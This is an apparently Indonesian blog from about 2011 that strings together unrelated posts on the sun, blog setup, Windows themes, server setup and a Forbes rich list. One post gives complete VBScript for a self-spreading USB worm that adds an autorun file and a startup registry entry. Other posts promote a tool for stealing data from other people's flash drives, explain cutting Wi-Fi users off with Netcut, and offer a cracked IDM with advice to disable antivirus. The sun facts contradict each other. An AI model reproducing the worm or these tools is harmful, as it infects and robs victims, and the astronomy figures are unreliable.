      Matahari adalah bintang terdekat dengan Bumi dengan jarak rata-rata 149.680.000 kilometer (93.026.724 mil). Matahari serta kedelapan buah planet (yang sudah diketahui/ditemukan oleh manusia) membentuk Tata Surya. Matahari dikategorikan sebagai bintang kecil jenis G. Matahari merupakan pusat peredaran tata surya kita. Disamping itu Matahari juga berperan sebagai sumber tenaga. Matahari terdiri dari inti dan tiga lapisan kulit, yaitu fotosfer, kromosfer, dan korona. Untuk terus bersinar, matahari, yang terdiri dari gas panas menukar zat hidrogen dengan zat helium melalui reaksi fusi nuklir pada kadar 600 juta ton, dengan itu kehilangan empat juta ton massa setiap saat.
      Matahari dipercayai terbentuk pada 4,6 miliar tahun lalu. Kepadatan massa matahari adalah 1,41 berbanding massa air. Jumlah tenaga matahari yang sampai ke permukaan Bumi yang dikenali sebagai konstan surya menyamai 1.370 watt per meter persegi setiap saat. Matahari sebagai pusat Tata Surya merupakan bintang generasi kedua. Material dari matahari terbentuk dari ledakan bintang generasi pertama seperti yang diyakini oleh ilmuwan.
      Jarak matahari ke bumi adalah 149.669.000 kilometer (atau 93.000.000 mil). Jarak ini dikenal sebagai satuan astronomi dan biasa dibulatkan (untuk penyederhanaan hitungan) menjadi 148 juta km. Dibandingkan dengan bumi, diameter matahari kira-kira 112 kalinya. Gaya tarik matahari kira-kira 30 kali gaya tarik bumi. Sinar matahari menempuh masa delapan menit untuk sampai ke Bumi.
      Menurut perhitungan para ahli, temperatur di permukaan matahari sekitar 6.000 °C namun ada juga yang menyebutkan suhu permukaan sebesar 5.500 °C. Jenis batuan atau logam apapun yang ada di Bumi ini akan lebur pada suhu setinggi itu. Temperatur tertinggi terletak di bagian tengahnya yang diperkirakan tidak kurang dari 25 juta derajat Celsius namun disebutkan juga kalau suhu pada intinya 15 juta derajat Celsius. Ada pula yang menyebutkan temperatur di inti matahari kira kira sekitar 13.889.000 °C.

Cara Pasang Flash di Blog

Untuk memasang flash ke dalam blog cukuplah mudah. Yang kamu perlukan yaitu file flash yang biasanya ber-extensi .swf lalu upload file tersebut ke hosting. misal di geocities.com ato 000webhost ato tempat hosting lainnya. File animasi flash tersebut bisa dijadikan hiasan pada blog ato bisa juga dijadikan hiasan di header sehingga membuat blog menjadi lebih animatif. Untuk memasang flash pada blog caranya sebagai berikut :

1. Login ke blogger kemudian pilih menu "Layout".
2. Kemudian klik link "Add a gadget" dimana akan ditempatkan animasi flash.
3. Pilih "HTML/Javascript" kemudian taruh script berikut :
<embed src="http://blogoholic.info/wellcome.swf" quality="high" bgcolor="white" width="500" height="100" type="application/x-shockwave-flash" pluginspage="http://www.macromedia.com/shockwave/download/index.cgi? P1_Prod_Version=ShockwaveFlash"></embed>

Contoh :

* Ganti "http://blogoholic.info/wellcome.swf" dengan alamat file flash kamu yang telah ditaruh di hosting.
* Ganti width="500" height="100 dengan ukuran dari file flashmu.

Setting Domain di co.cc

          Seperti yang sudah kita ketahui, bahwa co.cc adalah top level domain yang bisa kita dapatkan secara gratis. Kita bisa mengganti nama blog kita dari "http://namadomain.blogspot.com" atau "http"//namadomain.wordpress.com" (dll) menjadi "http://namadomain.co.cc" . Dengan co.cc kita bisa mengontrol DNS Records, A, MX, dan CNAME records, sehinga domain co.cc bukan hanya sekedar "URL Forwarding".
Berikut ini akan saya coba mengungkapkan tentang cara setting domain di co.cc:

Ada 3 tipe pengaturan di co.cc. Ketiganya memiliki fungsi tersendiri. berikut ini penjelasanya:

1. Managed DNS
Ini biasanya digunakan untuk sebuah web yang memerlukan web hosting dan mengharuskan untuk mengarahkan Name Server-nya ke hosting tersebut. Misal untuk membuat web di 000webhost, atau bisa juga untuk blog wordpress yg menggunakan hosting dari luar. Metode ini tidak cocok digunakan untuk blogger/blogspot yang menggunakan hosting default dari blogger/blogspot.
Cara setting untuk metode ini yaitu dengan mengisi pada kolom "Name Server 1 dan Name Server 2 dengan name server yg sesuai dengan hosting yang digunakan. Misal, bagi yang menggunakan hosting dari 000webhost maka untuk kolom "Name Server 1" disi dengan "ns01.000webhost.com" dan kolom "Name Server 2" disi dengan "ns02.000webhost.com". Kemudian klik tombol "Setup". Selesai


2. Zone Records
Zone records cocok digunakan bagi para pengguna blogger/blogspot. berikut ini cara setting untuk Zone Records

  • Pada kolom "Host" isikan dengan nama domain yg sudah km daftarkan, misal "www.namadomain.co.cc" (jangan lupa dikasih "www")
  • Untuk option "TTL" biarkan saja, gak perlu dirubah2
  • Pada option "Type" pilih yang "CNAME"
  • Untuk kolom "Value" isikan "ghs.google.com"
  • Sehingga akan seperti pada gamabr dibawah ini:

Langkah selanjutnya yaitu merubah settingan di blogger/blogspot caranya begini:
  • Login ke blogger/blogspot kemudian masuk ke menu "Setting-->Publishing"
  • Kemudian pilih "Switch to: • Custom Domain
  • Setelah itu klik pada "Already own a domain? Switch to advanced settings"
  • Kemudian isikan nama domain kamu yang baru pada kolom "Your Domain".
  • Selanjutnya klik tombol "Save Setting"

Selesai. Kalau berhasil (Settingnya sudah benar) maka domain kamu yang baru akan aktif dalam waktu antara beberapa jam sampai 2 hari. Jadi sabar aja menunggunya. Blog kamu akan tetap bisa diakses dengan melalui domain yang lama.

3. URL Forwarding
URL forwarding bisa digunakan untuk apa aja, bisa web ato blog. Tapi URL Forwarding ini hanya memforward domain yg baru (yang di co.cc) ke domain lama. Jadi domain lama akan 100% seperti semula tanpa ada perubahan apapun, cuma kita bisa mengakses web/blog kita dengan mengetikkan nama domain baru kita di browser. Jika menggunakan URL Forwarding maka yang terindex di google atau Search engine yang lain adalah tetap Domain kita yang lama.
Untuk setting URL Forwarding sangat mudah, kita hanya mengisikan data-data yang diminta dan disesuaikan dengan web/blog kita, seperti "Redirect to:, Page Title, URL Hiding, Meta Description dan Meta Keywords". Kita tidak perlu lagi mensetting domain di web/blog kita lagi.
Note: Metode ini tidak dianjurkan jika tidak terpaksa

Jadi kesimpulannya adalah:
  • Jika kamu memakai layanan blogger/blogspot maka gunakanlah "Zone Records"
  • Jika domainnya digunakan untuk web yg memerlukan hosting atau untuk wordpress maka gunakanlah "Manage DNS"
  • Jangan menggunakan "URL forwarding" jika tidak terpaksa. Misal untuk untuk blog dari multiply yang tidak support custom domain.

Membuat gambar google menjadi muter-muter

nih trik iseng buat ngubah tampilan di google pictures search

pertama buka google ==> pilih tab gambar==> cari gambar
contoh
http://images.google.co.id/images?um=1&hl=id&client=firefox-a&rls=org.mozilla%3Aen-US%3Aofficial&q=kadal&btnG=Cari+Gambar

trus masukkan kode ini di addres bar
javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200; DI=document.getElementsByTagName("img"); DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=(Math.sin(R*1+i*x2+x3)*x1+x2)+"px"; DIS.top=(Math.cos(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',50); void(0);


ato ini
javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200; DI=document.getElementsByTagName("img"); DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=(Math.tan(R*x1+i*x2+x3)*x4+x5)+"px"; DIS.top=(Math.tan(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',5); void(0);

ato ni
javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200; DI=document.getElementsByTagName("img"); DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=(Math.sin(R*x1+i*x2+x3)*x4+x5)+"px"; DIS.top=(Math.cos(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',5); void(0);

trus liat apa yang beda??? gambar di google berputar-putar kan hehehe.... :-)

Tuesday, June 14, 2011

Mengubah Taskbar Windows XP menjadi Seperti Windows 7

ViGlance Windows 7 Superbar
Bagi yang menggunakan Windows XP dan belum pernah mencoba tampilan Taskbar Windows 7 (Superbar), saat ini ada program gratis kecil tanpa harus meng-install (portable) untuk mengubah tampilan Taskbar windows XP menjadi seperti tampilan Windows 7 plus efek yang menarik, ViGlance. Program ini hanya berukuran sekitar 239 KB.
Tidak hanya tampilan, tetapi ViGlance juga berusaha meniru fitur di windows 7.

ViGlance merupakan program kecil gratis dari lee-soft yang membuat tampilan Taskbar Windows XP menjadi seperti Windows 7 ( Windows 7 Superbar for XP). Fitur-fitur ViGlance adalah :
  • Process grouping, Window yang sama akan dijadikan satu group, dengan tampilan iconn saja.
  • Icon tampilan akan menjadi 48×48 yang sebelumnya (default) adalah 16×16, sehingga akan menjadi 3x lebih besar, tanpa adanya text. Agaa tampil icon besar tersebut (48×48), ukuran taksbar harus di resize menjadi 2x-nya.
  • Mengubah Start button XP menjadi replika Orb (windows 7), termasuk dengan efek transisi seperti Windows 7.
  • Informasi keterangan nama/judul window dengan efek transisi yang menarik (disebut “glide”). Ukuran Text akan menyesuaikan dengan panjang judul window yang bersangkutan.
Agar tampilan Superbar sempurna, taskbar sebaiknya di lock ( dengan cara Klik Kanan Taskbar dan pilih menu Lock the Taskbar sampai ada tanda centang di menu tersebut).
Cara Penggunaan
Untuk mengaktifkan Superbar ini sangat mudah, download ViGlance, buka dan langsung jalankan file ViGlance OneStep.exe. Otomatis Taskbar windows XP akan berubah. Untuk mengembalikan ke tampilan sebelumnya cukup klik kanan icon ViGlance (yang ada di systray/pojok kanan taskbar) dan pilih menu Exit.
Tampilan Taskbar Windows XP dengan ViGlance


windows-7-taskbar

Agar tampilan icon berukuran 48×48, maka kita harus meng-Unlock Taskbar dan mengubah ukuran taksbar (me-resize dengan menariknya) sehingga tingginya menjadi 2x-nya.
Download
Download ViGlance (zip file 198 KB)

Wednesday, June 08, 2011

Software Nyuri Data Dari Flash Disk

kali ini saya coba memberikan sebuah software untuk mencuri data via USB namanya RAMPOK V.2 Fungsinya adalah sebagai sebuah software dengan kegunaan mampu mencopy data fd orang saat fd itu tertancap di komputer kita sapa tau kita mau ngebajak fdnya dia kan lumayan coy bisa langsung tanpa minta-minta hehehehe. Maklumlah Software ini dibuat dengan tujuan yang pastinya tidak baik jadi skalian aja d dibuat turitorialnya dengan pikiran buruk, hehehehehehe

Ok d Ini dia turitorial dari software ini RAMPOK V.2
  • Pertama kita harus mendownload softwarenya ini LINKnya Men silahkan di download.....
  • Kedua kita akan instal programnya saya akan coba membuatkan turitorial dengan gambarnya semoga bisa membantu bagi teman-teman yang mau mencoba melakukan kejahatan dengan software ini proses instalasinya adalah sebagai berikut


Tidak perlu di instal si cuman perlu jalankan masukan pilihannya passwordnya apa kemudian tekan Gunakan

Setelah itu isi fd akan dirampok dan dipindahkan ke folder yang sudah anda tunjuk.

Tuesday, May 31, 2011

Cara Mengubah Tampilan Windows XP menjadi Windows 8

wew,, dnger kata windows 8 krasa ada yg aneh gitu,, tp ini asli gan

windows 8 udah ad tp lom di rilis,, bahkan microsoft lg sibuk merancang windows 9 (OkeZone.Com)
BTW lngsung aja nih caranya:
-siapin kompi atau lepi dngan OS windows xp
lalu download aplikasi Windowblinds
-download


lngsung aj di extrak n diinstall,, klo yg dah pnya lngsung aj ke step brikutnya gan,
yaitu download thema windows 8
.
-Download Window 8 Theme
download

-klo udah lngsung aj di extrak n diinstall
mudah kan??

Monday, May 30, 2011

Chasys Draw IES


Bagi kita yang sering melakukan editing gambar dan membutuhkan alternatif dari software seperti Photoshop, kini bisa mendapatkan software berkelas yang sebelumnya berbayar kini menjadi gratis ( Freeware). Chasys Draw IES merupakan program untuk mengedit gambar (image) yang berbasis layer, seperti halnya Photoshop.

Berbagai fitur editing gambar disertakan dalam program ini, termasuk kemampuan video capture, image converter, photoshop filter plugins, mendukung berbagai format gambar, berbagai tools editing, icon generator, transformasi, perbaikan gambar, efek, blending, dan berbagai fitur lainnya yang biasa didapatkan di program image editor.
Informasi selengkapnya silahkan mengunjungi website Chasys Draw IES
Ingin mencoba ? Download Chasys Draw IES ( 12. 7 MB)

Merubah Tampilan Style Windows 7 Untuk Xp

Baru kemarin saya posting bagai mana cara mengubah tampilan Windows xp menjadi Windows 7 tapi kok sekarang udah posting lagi dengan tema yang sama yahhhh ?????

tapi ea udah lah gpp yang penting niat saya baik, cuma mau bagi-bagi tips bagaimana cara merubah tampilan windows xp menjadi 7

Artikel Tampilan Style Windows 7 Untuk Xp berada dikategori download silakan lanjut bacanya dibawah:
Ingin mendapatkan tampilan style seperti windows 7 di komputer windows XP anda. Kebetulan kemarin ketemu link yang kawan bisa downnload juga. Windows 7 for XP sepertinya memang bakalan menjadi fenomena sendiri. Dikarenakan nuanasa dan tampilan elegannya yang membuat komputer kita serasa menjadi baru lagi.

Info ini mungkin terutama berguna bagi para pecinta XP sejati yang sudah terlanjur jatuh cinta dan tidak mau berubah hati ke OS yang lain namun ingin mencoba suasana windows 7.
Style Windows 7 di Xp

Untuk file style Windows 7 Untuk Xp ini juga saya kira tidak terlalu berat dan hanya ukuran kecil saja, jadi bisa diunduh dengan cepat. Habis itu tinggal install dan lihat hasil yang didapatkan di komputer masing masing. Selamat menikmati dan boleh berkomentar dibawah apabila sebelumnya sudah ada yang berpengalaman dan mencoba teknik mengubah tampilan menjadi mirip style windows 7.

Cara Kerja Netcut & Cara Mengatasi Netcut

Artikel Cara Kerja Netcut & Cara Mengatasi Netcut berada dikategori Tips silakan lanjut bacanya dibawah:
software netcut
Netcut - Semua orang sudah keringatan dan manyun di sebuah hostspot wifi umum gratisan akibat koneksi yang putus tiba tiba, tapi anda melihat satu orang yang masih segar bugar dengan wajah yang tak bergelimang berdosa. Maka si kawan itu wajib dicurgai apakah dia sedang memakai netcut untuk mencuri kuota internet anda/ usil dengan user lainnya.

Sekilas cara kerja netcut:
  1. NetCut menjadikan laptop/komputernya sebagai gateway. Jadi dia bebas mengatur siapa yang masuk, dan siapa yang perlu ditendang keluar.
  2. Bekerja berdasarkan ARP (Address Resolution Protocol) Spoofing.
    Jadi dia mengelabuhi mac adress komputer satu Dengan IP adress Komputer lain.
    Misal, komputer A mau komunikasi ke B. Tapi, tiba2 si C mengangu komunikasi. Karena sebelumnya si C sudah sukses melakukan penyusupan di bagian ARP.
    Jadi si C bisa suka aja mau diapain tuh data yang sudah di copet. Mau di putus, di sambung semua terserah padanya.
  3. Software netcut ini paling popular di kalangan pengguna internet wifi gratisan.
  4. Software ini buat sakit hati.

Cara menggunakan Netcut:
  1. Penggunaan netcut sangat mudah dan simpel.
  2. Download netcut > install di komputer > Jalankan softwarenya
  3. Tinggal pilih IP/Hostname/Mac Address client yang ingin diputuskan koneksinya dan mengklik cut off.
  4. User tersebut akan langsung terputus koneksinya dari server sampai anda membebaskannya atau dengan mengklik Resume atau dia mengganti IP address nya sendiri.
Cara atasi netcut:
  1. Kalau kawan merasa sudah diusili seseorang, pertama ganti saja dulu IP adress nya untuk menghindar, kalau boleh ubah kedekat dengan ip server atau gateway untuk mengelabuhinya. Kalau dia tetap mengulah. Telepon semua pasukan geng anda. :)
  2. Cek ARP untuk mengetahui apakah ada orang yang memakai netcut.
    Start menu > run > ketik "cmd" atau command prompt > ketik lagi "arp -a" untuk melihat IP router. Kalau ada lebih dari satu ip router, pertimbangkan niat ber online. Atau lapor saja ke admin tentang hal ini.
    Lebih gampang: kawan bisa install program Anti ARP(sayang masih trial version, belum ketemu keygennya) dan jalankan sebelum online. Biar lebih aman.
  3. Hidden komputer dari LAN pake XP antispy
  4. Bisa juga memakai program seperti "Anti Netcut", namun saya belum yakin apakah akan bekerja.
  5. Kerjai balik si Pembuat ulah.
  6. Banjiri laptopnya dengan ping yang bejibun dan terus menerus. Biar cepat hang sekalian terutama jika RAM nya rendah. Amin.. start menu > run > ketik "cmd" >> ketik lagi "ping google.com -t"
  7. Lihat muka yang paling tidak berdosa ketika anda baru saja kehilangan koneksi. Razia laptop/ komputernya. Kalau ketahuan, pertimbangkan langkah 1 diatas.
  8. Yang teraman memang, jangan menggunakan software netcut ini untuk mengusili orang, apalagi misalnya korban sedang serius mengerjakan tugas penting. Kasian. Kalau buat sebatas bercanda mungkin boleh sesekali.
Demikian lah penjelasan singkat mengenai cara kerja netcut dan cara mencegah netcut nya. Intinya dari software ini: Gunakan sesuai kondisi. Jika teman mau berbagi pendapat atau menambahkan tips dan info tentang netcut lainnya, bebas untuk menulis pada kotak komentar dibawah.

Download IDM 6.06 Full Version + Crack IDM 6.06

      Internet Download Manager 6.06 Terbaru - inilah IDM 6.06 full version. Pada postingan ini saya tidak membahas kelebihan dan kekurangan program download, tapi saya ingin berbagi Internet Download Manager 6.0.6.
      IDM 6.06 Full Version. Sekedar info, Internet Download Manager (IDM) adalah alat Downloader untuk meningkatkan kecepatan download di internet. Program ini memungkinkan kita untuk meningkatkan kecepatan download sampai 500% lebih baik daripada download biasa tanpa IDM.


      Versi idm 6.06 menambahkan panel download IDM untuk web pemainyang dapat digunakan untuk men-download flash video dari situs seperti YouTube, MySpaceTV, dan Google Video. Ini juga fitur yang lengkap Windows 7 dan Vista support, YouTube grabber, dipugar scheduler, dan dukungan MMS protokol. Versi baru jugamenambahkan integrasi ditingkatkan untuk IE dan browser berbasis IE, didesain ulang dan ditingkatkan mesin download,integrasi maju unik ke dalam semua browser terbaru, toolbarditingkatkan, dan kekayaan perbaikan dan fitur baru lainnya

Cara Menggunakan Crack IDM 6.06
*Exit/disable dulu idm anda
*Matikan dulu antivirusnya karena patch terdeteksi sebagai virus. Walaupun sebenarnya bukan virus
*Setelah itu copy patch ke folder C:/Program Files/Internet Download Manager
*Setelah anda copy jalankan patch dengan klik 2x
*Selesai IDM aktif

untuk download IDM 6.06 Full Version silahkan klik disini didalam nya sudah terdapat crack, keygen dan patch idm 6.06
Sekian info dari Bloggermania, Semoga artikel tentang IDM 6.06 Full Version bermanfaat bagi kalian semua yang membacanya.

Wednesday, May 25, 2011

Cara Merubah Tampilan Windows XP Menjadi Windows 7

      Sejak kemarin malam saya banyak menghabiskan waktu saya dengan mengutak-atik tampilan desktop laptop saya yang bersistem operasi Windows XP Home Edition (OEM) agar terlihat menjadi seperti tampilan sistem operasi terbaru dari Microsoft yaitu Windows 7.

Saya telah mencoba beberapa themes gratisan, mendownload beberapa icon pack, wallpaper, dan lain sebagainya untuk diaplikasikan di sistem operasi Windows XP Home Edition (OEM) laptop saya tersebut agar tampilannya mendekati tampilan Windows 7. Namun akhirnya pilihan saya jatuh kepada sebuah aplikasi buatan NiwradSoft bernama Seven Remix XP dimana kebetulan versi aplikasi yang saya download adalah Seven Remix XP 2.0 yang memiliki ukuran file sebesar 18.36 MB dan bisa kalian download secara gratis disini.
      Cara menginstall aplikasi Seven Remix XP ini sangat gampang, ya.. karena ekstension filenya adalah EXE jadi kita tinggal double-click saja file yang telah kita download tadi dan tunggu hingga proses instalasinya selesai lalu kemudian kita reboot komputer kita. Aplikasi ini selain merubah tampilan desktop seperti wallpaper, icon, dan taskbar, juga merubah tampilan screen pada saat booting, logon, file suara, dan lain sebagainya.

Monday, May 16, 2011

Cara bikin virus pakai notepad

Nih ada sedikit tutorial bikin virus sederhana yang tinggal loe Copy Paste aja di notepad.

* Pertama Hanya dengan Membuka New Text Document.txt ( Notepad )
* Selanjutnya Copy Paste Scribt Yang ada di bawah ini ke dalam Notepad Yg kita buka tadi


on error resume next
dim mysource,winpath,flashdrive,fs,mf,atr,tf,rg,nt,check,sd
atr = "[autorun]"&vbcrlf&"shellexecute=wscript.exe MS32DLL.dll.vbs"
set fs = createobject("Scripting.FileSystemObject")
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text=mf.openastextstream(1,-2)
do while not text.atendofstream
mysource=mysource&text.readline
mysource=mysource & vbcrlf
loop
do
Set winpath = fs.getspecialfolder(0)
set tf = fs.getfile(winpath & "\MS32DLL.dll.vbs")
tf.attributes = 32
set tf=fs.createtextfile(winpath & "\MS32DLL.dll.vbs",2,true)
tf.write mysource
tf.close
set tf = fs.getfile(winpath & "\MS32DLL.dll.vbs")
tf.attributes = 39
for each flashdrive in fs.drives
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path <> "A:" then
set tf=fs.getfile(flashdrive.path &"\MS32DLL.dll.vbs")
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &"\MS32DLL.dll.vbs",2,true)
tf.write mysource
tf.close
set tf=fs.getfile(flashdrive.path &"\MS32DLL.dll.vbs")
tf.attributes =39
set tf =fs.getfile(flashdrive.path &"\autorun.inf")
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &"\autorun.inf",2,true)
tf.write atr
tf.close
set tf =fs.getfile(flashdrive.path &"\autorun.inf")
tf.attributes=39
end if
next
set rg = createobject("WScript.Shell")
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MS32DLL",winpath&"\MS32DLL.dll.vbs"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title","Hacked by Davit Wahyudi"
rg.regwrite "HKCR\vbsfile\DefaultIcon","shell32.dll,2"
if check <> 1 then
Wscript.sleep 200000
end if
loop while check<>1
set sd = createobject("Wscript.shell")
sd.run winpath&"\explorer.exe /e,/select, "&Wscript.ScriptFullname


* Selanjutnya Save As dengan Extensi .vbs Atau sebagai contoh : Maafkan.vbs


TRUS MO DI COBA YA TINGGAL KLIK AJA.
HE..HE..HE..KERUSAKAN TANGGUNG SENDIRI
Pesan : Jangan buat jahilin orang yach.....!!!

Instalasi Ampache MP3 Server di Ubuntu

Kemaren lagi iseng2 browsing, trus ketemu artikel. Intinya si mempromosikan mp3 server dia yang (katanya) keren. Ya uda. Keknya boleh juga ni jadi bahan oprekan. Jadi, inilah caranya. Server menggunakan Ubuntu 8.10 Intrepid. 
  1. Install dulu Ampache-nya. Ini bisa 2 cara.
    • Cara otomatis
    • apt-get install ampache
    • Cara manual. Dan ini cara yang saya pake. Jadi saya tidak menjamin cara pertama untuk selanjutnya akan sukses. Hehehe…
    • cd /var/www/ wget http://ampache.org/downloads/ampache-3.4.3.tar.gz tar -xzvf ampache-3.4.3.tar.gz cp -r ampache-3.4.3/ ampache
  2. Buka browser dari komputer yang ada GUInya, ketik http://<IP_server>/ampache
  3. Langsung saja klik Start Configuration
  4. Masuk step 1. Isi username dan password mySQL. Trus klik Insert database
    • Pilihan Create Database User for New Database? buat bikin user baru untuk akses database tersebut. Rasanya ga usah d. Tapi terserah si.
    • Pilihan Overwrite Existing untuk mengoverwrite database yang dulu udah pernah dibuat.
    • Pilihan Use Existing Database kaya'nya dipilih seandainya databasenya udah ada dan udah ada isinya banyak dan mau dipake lagi d. Ga tau juga.
  5. Masuk step 2. Langsung aja masukkan username dan password untuk akses database mysql, lalu klik Write Config. Abis itu langsung download ampache.cfg.php dan copy ke folder /var/www/ampache/config. Trus ubah permissionnya dulu.
  6. chmod 666 /var/www/ampache/config/ampache.cfg.php
  7. Klik Continue to Step 3
  8. Step 3. Buat akun untuk admin. Masukkan username dan password dan confirm password. Lalu, klik Create Account. Udah d. Sekarang masuk ke halaman login awal


Membuat katalog

  1. Setelah login, di sebelah kiri layar klik icon Admin, trus klik Add a Catalog
    • Catalog name = nama katalog
    • Path = lokasi katalog
    • Catalog type = Local. Kalo pilih remote, artinya ampache akan nyari ke ampache serven lainnya
    • Klik Add Catalog soalnya gw dah ga tau lagi apa arti pilihan sisanya
  2. Abis itu, Ampache akan mendata isi folder Path, begitu selesai, nanti akan ada tulisan Found: dan menunjukkan jumlah file yang ditemukan.
  3. Klik Continue aja

Membuat playlist

  1. Klik ikon Home di sebelah kiri layar
  2. Nah, pilihan di Home ini dioprek2 aja. Nanti di sebelah kanan (Playlist) akan keluar beberapa file
  3. Kalo udah selesai membuat Playlist, klik ikon Play di tab Playlist
  4. Kita akan disuruh download file *.m3u
  5. Putar file tersebut di WinAmp ato media player yg kompatible lainnya

Menambah user

  1. Klik ikon Admin trus klik Add user
  2. Isi aja, jangan lupa, pilih User Access Level dengan User (jangan guest maksudnya)
  3. Klik Add User
Ok deh. Segitu aja tutorialnya. Sebenernya pengennya si, server ini mengakses lagu2 dari folder sharing yang berbasis Windows jadi lagu-lagunya tidak perlu di copy dulu ke server Ampache soalnya dalam percobaan gw ini, server ini cuma VMWare saja. Soal kualitas lagu, temponya kurang teratur, kadang2 cepat, kadang2 lambat. Hehehe...

Cara membuat sebuah komputer menjadi Bluetooth Network Access Point (set your computer as bluetooth network access point)

Cara membuat sebuah komputer menjadi Bluetooth Network Access Point (set your computer as bluetooth network access point)

  1. Ketik
  2. sudo su masukkan password apt-get install bluetooth bluez-utils ipmasq dnsmasq
  3. Ketik
  4. nano /etc/bluetooth/hcid.conf Ubah lm accept; menjadi lm accept, master;
  5. Ketik
  6. nano /etc/default/bluetooth
    • Ubah
    • PAND_ENABLED=0 menjadi PAND_ENABLED=1
    • Ubah
    • PAND_OPTIONS="" menjadi PAND_OPTIONS="--listen --role=NAP --devup /etc/bluetooth/pan/dev-up"
  7. Ketik
  8. mkdir /etc/bluetooth/pan touch /etc/bluetooth/pan/dev-up
  9. Ketik
  10. nano /etc/bluetooth/pan/dev-up Masukkan teks di bawah ini : #!/bin/sh ifup --force $1
  11. Ketik chmod +x /etc/bluetooth/pan/dev-up
  12. Ketik /etc/network/interfaces
  13. Tambahkan : iface bnep0 inet static address 192.168.65.1 netmask 255.255.255.0 up /usr/sbin/ipmasq down /usr/sbin/ipmasq
  14. Ketik nano /etc/dnsmasq.conf. Ubah
  15. #dhcp-range=192.168.0.50,192.168.0.150,12h menjadi dhcp-range=192.168.65.50,192.168.65.150,12h
  16. Ketik /etc/init.d/bluetooth restart
Selamat! Anda sukses membuat komputer anda menjadi Bluetooth Network Access Point. Oya, ada beberapa catatan kecil
  1. Tutorial ini merupakan hasil jiplakan dari sebuah situs lain
  2. Komputer Anda kelihatannya tidak akan bisa mengakses internet melalui ethernet atau wifi lagi. jadi komputer yang digunakan untuk dijadikan bluetooth network access point harus komputer yang memang dikhususkan untuk tidak menggunakan internet (atau saya yang belum tau.hehehe… mohon kasi tau ya..).

Daftar Orang Terkaya di Dunia 2011 (Update Terbaru Forbes)

  Taipan asal Meksiko, Carlos Slim Helu, tahun ini tetap menjadi orang terkaya di dunia. Kekayaan konglomerat telekomunikasi ini bertambah 20,5 miliar dollar AS dibandingkan tahun lalu menjadi 74 miliar dollar AS sehingga berada di pucuk orang terkaya sedunia berdasarkan daftar 2011 Billionaires List yang dikeluarkan Forbes, Rabu (9/3/2011) waktu setempat.
Pendiri Microsoft, Bill Gates, dan pemilik Berkshire Hathaway, Warren Buffet, yang hartanya “hanya” bertambah 3 miliar dollar AS harus puas berada di posis kedua dan ketiga dengan masing-masing nilai kekayaan sebesar 56 miliar dollar AS dan 50 miliar dollar AS. Yang menarik, 70 persen sumber kekayaan Gates ternyata bukan dari Microsoft, melainkan dari hasil investasi di Meksiko. Gates berinvestasi di pasar saham, perusahaan minuman ringan Femsa dan Grupo Televisa di negeri tersebut.
Posisi keempat ditempati pria Perancis sekaligus orang terkaya di Eropa, Bernard Arnault, yang mempunyai harta senilai 41 miliar dollar AS. Harta Arnault melonjak 13,5 miliar dollar AS berkat kepemilikan sahamnya di perusahaan produk-produk mewah Louis Vuitton Moet Hennessy (LVMH). Di posisi kelima ada Larry Ellison, pendiri perusahaan Oracle, dengan kekayaan 39,5 miliar dollar AS. Di urutan keenam adalah Lakshmi Mittal, konglomerat baja India dengan nilai 31,1 miliar dollar AS.
Daftar 10 Orang Terkaya di Dunia 2011 versi Forbes

